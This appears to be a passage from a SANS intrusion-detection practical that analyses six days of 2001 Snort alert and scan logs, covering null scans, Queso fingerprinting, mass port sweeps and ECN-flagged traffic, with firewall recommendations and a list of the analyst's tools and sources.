13743	06/25-22:41:24.255813	Null scan!	62.163.52.91	1666	MY.NET.70.97	1214
13848	06/25-22:51:55.671098	Null scan!	62.163.52.91	1704	MY.NET.70.97	1214
150254	06/26-11:50:44.411728	Null scan!	65.11.211.239	1400	MY.NET.70.97	1214
187543	06/26-13:13:53.290254	Null scan!	24.23.94.149	2309	MY.NET.70.97	1214
301493	06/27-11:15:15.342196	Null scan!	161.184.104.27	1243	MY.NET.70.97	1214

. . . (omit the middle alerts)

679411	06/30-19:53:38.929272	Null scan!	24.165.216.204	16606	MY.NET.70.97	1214
679466	06/30-19:57:21.482742	Null scan!	24.200.36.61	40328	MY.NET.70.97	1214
679554	06/30-20:03:13.087393	Null scan!	24.70.155.113	1	MY.NET.70.97	1207
679632	06/30-20:13:13.929220	Null scan!	24.178.41.8	3455	MY.NET.70.97	1214
680030	06/30-21:09:45.988724	Null scan!	24.101.11.244	3089	MY.NET.70.97	1214

23 alerts on Queso Fingerprinting. See Assignment 1, Detect 1 for more information on Queso Fingerprinting.

78549	06/26-09:11:01.292598	Queso fingerprint	193.226.113.248	61181	MY.NET.70.97	1214
79478	06/26-09:13:07.606767	Queso fingerprint	193.226.113.248	61236	MY.NET.70.97	1214

79511	06/26-09:13:10.605011	Queso fingerprint	193.226.113.248	61236	MY.NET.70.97	1214
106957	06/26-10:19:10.945039	Queso fingerprint	193.226.113.248	3561	MY.NET.70.97	1214
175238	06/26-12:46:31.793477	Queso fingerprint	193.226.113.248	64573	MY.NET.70.97	1214

. . . (omit middle alert)

676519	06/30-14:39:39.400937	Queso fingerprint	193.226.113.248	64279	MY.NET.70.97	1214
676591	06/30-14:46:25.130190	Queso fingerprint	193.226.113.248	64522	MY.NET.70.97	1214
677232	06/30-15:37:26.593658	Queso fingerprint	193.226.113.248	62302	MY.NET.70.97	1214
677321	06/30-15:47:19.258691	Queso fingerprint	193.226.113.248	62817	MY.NET.70.97	1214
679023	06/30-19:21:11.478008	Queso fingerprint	193.226.113.248	64028	MY.NET.70.97	1214

Another Watchlist (194 alerts) flagging out the IP range (212.179.x.x) to MY.NET.70.97 at port 1214.

Defensive Recommendation

Traffic flagged as Null Scan should be analyzed for more details. Port 1214 should be filtered off if it is not necessary. Alert on Queso fingerprinting should be looked further to see whether it is false positive.

Top 10 External Scanning Hosts

IP	No. of alerts
205.188.233.121	29222
217.81.194.157	19508
205.188.244.121	16471
194.100.55.131	12368
213.100.81.113	11370
207.236.81.82	10867
205.188.233.153	9993
205.188.233.185	9078
207.219.14.66	7149
193.252.1.207	7017

205.188.233.121

A total of 29222 port scans from 205.188.233.121. From the alert, 205.188.233.121 is port scanning the range of MY.NET on port 6970. It could be looking for GateCrasher, a backdoor for remote access, which uses port 6970:
http://www.simovits.com/trojans/tr_data/y512.html

16142	06/25-09:07:49.000000	UDP	205.188.233.121	9226	MY.NET.104.127	6970
43049	06/25-13:48:14.000000	UDP	205.188.233.121	27738	MY.NET.104.216	6970
99905	06/26-14:19:33.000000	UDP	205.188.233.121	31406	MY.NET.104.71	6970
37135	06/25-12:56:40.000000	UDP	205.188.233.121	9472	MY.NET.106.178	6970
418800	06/29-13:52:42.000000	UDP	205.188.233.121	28722	MY.NET.106.184	6970
136489	06/27-09:50:10.000000	UDP	205.188.233.121	13934	MY.NET.107.4	6970

16148	06/25-09:07:49.000000	UDP	205.188.233.121	26536	MY.NET.108.13	6970
16144	06/25-09:07:49.000000	UDP	205.188.233.121	11652	MY.NET.108.15	6970
16143	06/25-09:07:49.000000	UDP	205.188.233.121	21098	MY.NET.109.62	6970
37138	06/25-12:56:42.000000	UDP	205.188.233.121	11290	MY.NET.110.169	6970
16146	06/25-09:07:49.000000	UDP	205.188.233.121	19332	MY.NET.110.33	6970
37136	06/25-12:56:41.000000	UDP	205.188.233.121	15224	MY.NET.111.30	6970
16685	06/25-09:11:43.000000	UDP	205.188.233.121	13774	MY.NET.145.166	6970
136493	06/27-09:50:10.000000	UDP	205.188.233.121	18994	MY.NET.145.197	6970
18839	06/25-09:28:21.000000	UDP	205.188.233.121	31672	MY.NET.15.217	6970
136488	06/27-09:50:10.000000	UDP	205.188.233.121	11892	MY.NET.15.223	6970
17045	06/25-09:14:29.000000	UDP	205.188.233.121	20730	MY.NET.178.154	6970
39079	06/25-13:22:30.000000	UDP	205.188.233.121	20782	MY.NET.178.188	6970
418799	06/29-13:52:42.000000	UDP	205.188.233.121	12438	MY.NET.178.219	6970
37995	06/25-13:04:27.000000	UDP	205.188.233.121	25070	MY.NET.178.222	6970
37220	06/25-12:57:25.000000	UDP	205.188.233.121	21678	MY.NET.180.76	6970
16145	06/25-09:07:49.000000	UDP	205.188.233.121	23534	MY.NET.69.225	6970
136494	06/27-09:50:10.000000	UDP	205.188.233.121	7152	MY.NET.70.92	6970
16149	06/25-09:07:49.000000	UDP	205.188.233.121	14406	MY.NET.71.248	6970
39940	06/25-13:29:27.000000	UDP	205.188.233.121	12048	MY.NET.75.103	6970
38499	06/25-13:09:27.000000	UDP	205.188.233.121	8926	MY.NET.97.228	6970

This IP belongs to America Online IP range.

Correlation:
http://www.sans.org/y2k/031100.htm

Defensive Recommendation

Port 6970 should be blocked at the firewall if it is not necessary to interact with MY.NET network.

217.81.194.157

More than 19,492 scan alerts (of which more than 10,000 are unique destination IP) were flagged out originated from 217.81.194.157 to a MY.NET.x.x range network in a less than 15 minutes.

All destination port are port 21. This is very likely to be probing for port 21 looking for ftp connection or some other trojan programs listening on port 21.

This IP belongs to one of the Germany Telecom.

```
382941  06/29-05:07:17.000000  SYN **S*****  217.81.194.157  4549  MY.NET.1.10   21
382972  06/29-05:07:20.000000  SYN **S*****  217.81.194.157  4639  MY.NET.1.100  21
383019  06/29-05:07:23.000000  SYN **S*****  217.81.194.157  4641  MY.NET.1.102  21
383017  06/29-05:07:23.000000  SYN **S*****  217.81.194.157  4643  MY.NET.1.104  21
382974  06/29-05:07:20.000000  SYN **S*****  217.81.194.157  4645  MY.NET.1.106  21
```

… (omit the middle alerts)

```
388175  06/29-05:19:40.000000  SYN **S*****  217.81.194.157  3562  MY.NET.99.89  21
388122  06/29-05:19:38.000000  SYN **S*****  217.81.194.157  3482  MY.NET.99.9   21
388179  06/29-05:19:40.000000  SYN **S*****  217.81.194.157  3564  MY.NET.99.91  21
388178  06/29-05:19:40.000000  SYN **S*****  217.81.194.157  3566  MY.NET.99.93  21
388102  06/29-05:19:37.000000  SYN **S*****  217.81.194.157  3572  MY.NET.99.99  21
```

Defensive Recommendation

If ftp connection is not necessary, than port 21 should be blocked at the firewall. Otherwise, only open port 21 for ftp connection to legitimate ftp servers. IDS should be deployed and monitored the malicious port 21 connection.

205.188.244.121

Alerts generated by this IP is the same as the one for 205.188.233.121, probing for port 6970 over the MY.NET.x.x range. A total of 16471 alerts are gathered.

194.100.55.131

There are a total of 12,368 alerts generated of which more than 8,000 unique IP addresses within a short time frame. This is likely to be looking for DNS server in attempts to exploit any DNS vulnerabilities.

```
372  06/25-00:51:14.000000  SYN **S*****  194.100.55.131  4055  MY.NET.1.103  53
374  06/25-00:51:14.000000  SYN **S*****  194.100.55.131  4064  MY.NET.1.112  53
371  06/25-00:51:14.000000  SYN **S*****  194.100.55.131  4069  MY.NET.1.116  53
381  06/25-00:51:14.000000  SYN **S*****  194.100.55.131  4076  MY.NET.1.121  53
384  06/25-00:51:14.000000  SYN **S*****  194.100.55.131  4100  MY.NET.1.143  53
```

. . . (omit the middle alerts)

```
2504  06/25-01:02:08.000000  SYN **S*****  194.100.55.131  3038  MY.NET.99.90  53
2502  06/25-01:02:08.000000  SYN **S*****  194.100.55.131  3041  MY.NET.99.93  53
```

2511	06/25-01:02:08.000000	SYN **S*****	194.100.55.131	3043	MY.NET.99.95	53
2483	06/25-01:02:05.000000	SYN **S*****	194.100.55.131	3046	MY.NET.99.97	53
2513	06/25-01:02:08.000000	SYN **S*****	194.100.55.131	3048	MY.NET.99.99	53

This IP is originated from Finland.


Defensive Recommendation

At the firewall, only allow port 53 to legitimate DNS servers and filter off port 53 to other servers. Ensure the DNS server is configured correctly and has the latest patch.

OOS Analysis

Most of the OOS logs are the resultant of the TCP reserved flag set. The OOS captured about 209 attempts from 199.183.24.194. We particularly look at this IP.

From the logs, we see that 199.183.24.194 attempts to three IPs, MY.NET.253.41, MY.NET.253.42 and MY.NET.253.43 over the six days of OOS logs collected over port 25. The following link graph shows its connection:



Extracted some of the logs:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
06/25-00:24:17.923571 199.183.24.194:32824 -> MY.NET.253.41:25
TCP TTL:54 TOS:0x0 ID:28979  DF
21S***** Seq: 0x70E1900F   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 292675900 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
06/25-03:28:38.189120 199.183.24.194:41732 -> MY.NET.253.42:25
TCP TTL:54 TOS:0x0 ID:5545  DF
21S***** Seq: 0x294CD134   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 293782685 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
06/25-05:22:46.442499 199.183.24.194:46904 -> MY.NET.253.43:25
TCP TTL:54 TOS:0x0 ID:24894  DF
21S***** Seq: 0xD8185661   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 294467423 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
06/26-09:08:27.404496 199.183.24.194:42511 -> MY.NET.253.41:25
TCP TTL:54 TOS:0x0 ID:46087  DF
21S***** Seq: 0x69D2015E   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 304461145 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

```
06/26-10:17:45.666966 199.183.24.194:45647 -> MY.NET.253.42:25
TCP TTL:54 TOS:0x0 ID:11679  DF
21S***** Seq: 0x6FAF20E9   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 304876918 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
06/26-10:21:19.065711 199.183.24.194:48748 -> MY.NET.253.43:25
TCP TTL:54 TOS:0x0 ID:7643  DF
21S***** Seq: 0x7C827D14   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 304898255 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
06/27-09:31:00.353159 199.183.24.194:41371 -> MY.NET.253.41:25
TCP TTL:54 TOS:0x0 ID:2049  DF
21S***** Seq: 0xFD5592F9   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 313236216 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
06/27-11:09:46.921386 199.183.24.194:45694 -> MY.NET.253.42:25
TCP TTL:54 TOS:0x0 ID:17136  DF
21S***** Seq: 0x7212E74E   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 313828798 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
06/27-12:06:06.214428 199.183.24.194:37804 -> MY.NET.253.43:25
TCP TTL:54 TOS:0x0 ID:5308  DF
21S***** Seq: 0x4682D923   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 314166687 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
06/28-02:03:23.107208 199.183.24.194:37211 -> MY.NET.253.41:25
TCP TTL:54 TOS:0x0 ID:38216  DF
21S***** Seq: 0xA0EFE323   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 319190635 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
06/28-02:28:18.833924 199.183.24.194:40548 -> MY.NET.253.42:25
TCP TTL:54 TOS:0x0 ID:10633  DF
21S***** Seq: 0xFF3E9717   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 319340190 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
06/28-01:01:48.577863 199.183.24.194:54883 -> MY.NET.253.43:25
TCP TTL:54 TOS:0x0 ID:21379  DF
21S***** Seq: 0xB76A9C6B   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 318820328 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
06/29-01:26:46.348740 199.183.24.194:60628 -> MY.NET.253.41:25
TCP TTL:54 TOS:0x0 ID:61718  DF
21S***** Seq: 0x53A51F0B   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 327609885 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
06/29-01:31:49.590043 199.183.24.194:35578 -> MY.NET.253.42:25
TCP TTL:54 TOS:0x0 ID:26439  DF
21S***** Seq: 0x669E03CB   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 327640204 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
06/29-03:32:02.403299 199.183.24.194:53712 -> MY.NET.253.43:25
TCP TTL:54 TOS:0x0 ID:60432  DF
21S***** Seq: 0x2D5F8528   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 328362296 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
06/30-05:26:36.989468 199.183.24.194:56683 -> MY.NET.253.41:25
TCP TTL:54 TOS:0x0 ID:38367  DF
21S***** Seq: 0x1BDB2EA7   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 337689464 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
06/30-05:35:54.955535 199.183.24.194:58717 -> MY.NET.253.42:25
TCP TTL:54 TOS:0x0 ID:11703  DF
21S***** Seq: 0x3EB7B8D1   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 337745254 0 EOL EOL EOL EOL
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
06/30-05:40:21.462670 199.183.24.194:60134 -> MY.NET.253.43:25
TCP TTL:54 TOS:0x0 ID:2364  DF
21S***** Seq: 0x4F8FF441   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 337771901 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Looking that TCP reserved flags is set, there could be two possibilities that causes this:

- Fingerprinting (in particular Queso)
- Explicit Congestion Notification (ECN)

nslookup shows that 199.183.24.194 resolves to vger.kernel.org. A visit to this website show that it is ECN enabled and is providing linux kernel mailing list. Together with attempting at port 25 will strongly suggest that this is the resultant of ECN rather than Queso Fingerprinting.

ECN uses the three way handshake to determine whether or not a sender and receiver are ECN compatible. During the initial SYN ECN will set TCP header bits 8 (CWR flag) and bit 9 (ECN –Echo flag), if the receiver of this SYN is ECN compatible it will reply back in its SYN | ACK by setting TCP header bit 9. If the receiver is NOT compatible, the receiver will reply back by not setting any TCP header reserve bits. If this initialization is successful then the ECT flag will be set in all packets thereafter (except pure ACK's)

It will be interesting to capture the ECN three way handshake to see the whole data packets. Since 199.183.24.194 has such attempts everyday, this can be done by using a sniffer to log the connection between this IP and any of the destination host. Understanding the ECN data packets flow will be easier to differentiate between ECN traffic and other suspicious traffic.

More information on ECN can be obtained in Assignment 1, Detect 1.

Analysis Process

Data Collection

Six days Snort Data, from 25 Jun 01 to 30 Jun 01, were retrieved from http://www.research.umbc.edu/~andy/ for this assignment.

Data downloaded were:

- alert.010625.gz
- alert.010626.gz
- alert.010627.gz
- alert.010628.gz
- alert.010629.gz
- alert.010630.gz
- scans.010625.gz
- scans.010626.gz
- scans.010627.gz

- scans.010628.gz
- scans.010629.gz
- scans.010630.gz
- oos_Jun.25.2001.gz
- oos_Jun.26.2001.gz
- oos_Jun.27.2001.gz
- oos_Jun.28.2001.gz
- oos_Jun.29.2001.gz
- oos_Jun.30.2001.gz

Data Manipulation

The following tools/utilities were used to manipulate the data:
- vi editor
- SnortSnarf Alert Analyser: http://www.silicondefense.com/software/snortsnarf/index.htm
- Perl scripts by Lenny Zeltser: http://www.zeltser.com/sans/practical/
- Microsoft Excel

The data were separated into the following for analysis:
- by source host
- by source net
- by destination host
- by destination net
- by alert name

Data Analysis

The following resources were used as part of the analysis:
http://www.sans.org
http://www.whitehats.com
http://www.securityfocus.com
http://www.cert.org
http://www.snort.org
http://www.sans.org/y2k/ports.htm
ftp://ftp.isi.edu/in-notes/iana/assignments/port-numbers
http://www.iana.org/assignments/protocol-numbers
http://www.simovits.com/nyheter9902.html
http://www.arin.net/
http://www.apnic.net/
http://www.ripe.net/perl/whois
http://userpages.umbc.edu/~robin/Security/portlist-49152-65535.html
http://www.iana.org/assignments/ipv4-address-space
http://www.iana.org/assignments/port-numbers

After the data were sorted accordingly, each alert was analyzed. All fields in the TCP and IP headers were analyzed for any suspicious attempts.

For some alerts, it was difficult to determine the exact cause without the full TCP Dump data and correlation from other logs (firewall logs, system logs etc.).

Search facilities from SANS and Google were heavy used to find correlation data.

Last Updated: May 23rd, 2017

Upcoming Training

Mentor Session - SEC503	Oceanside, CA	May 29, 2017 - Jun 29, 2017	Mentor
Security Operations Center Summit & Training	Washington, DC	Jun 05, 2017 - Jun 12, 2017	Live Event
SANS Houston 2017	Houston, TX	Jun 05, 2017 - Jun 10, 2017	Live Event
SANS Columbia, MD 2017	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS London July 2017	London, United Kingdom	Jul 03, 2017 - Jul 08, 2017	Live Event
SANSFIRE 2017	Washington, DC	Jul 22, 2017 - Jul 29, 2017	Live Event
SANSFIRE 2017 - SEC503: Intrusion Detection In-Depth	Washington, DC	Jul 24, 2017 - Jul 29, 2017	vLive
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
SANS vLive - SEC503: Intrusion Detection In-Depth	SEC503 - 201709,	Sep 11, 2017 - Oct 18, 2017	vLive
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
Baltimore September 2017 - SEC503: Intrusion Detection In-Depth	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	vLive
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
Community SANS Scottsdale SEC503	Scottsdale, AZ	Oct 02, 2017 - Oct 07, 2017	Community SANS
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event
Community SANS Ottawa SEC503	Ottawa, ON	Oct 16, 2017 - Oct 21, 2017	Community SANS
SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS San Diego 2017	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	Live Event
San Diego Fall 2017 - SEC503: Intrusion Detection In-Depth	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	vLive
SIEM & Tactical Analytics Summit & Training	Scottsdale, AZ	Nov 28, 2017 - Dec 05, 2017	Live Event
SANS OnDemand	Online	Anytime	Self Paced
SANS SelfStudy	Books & MP3s Only	Anytime	Self Paced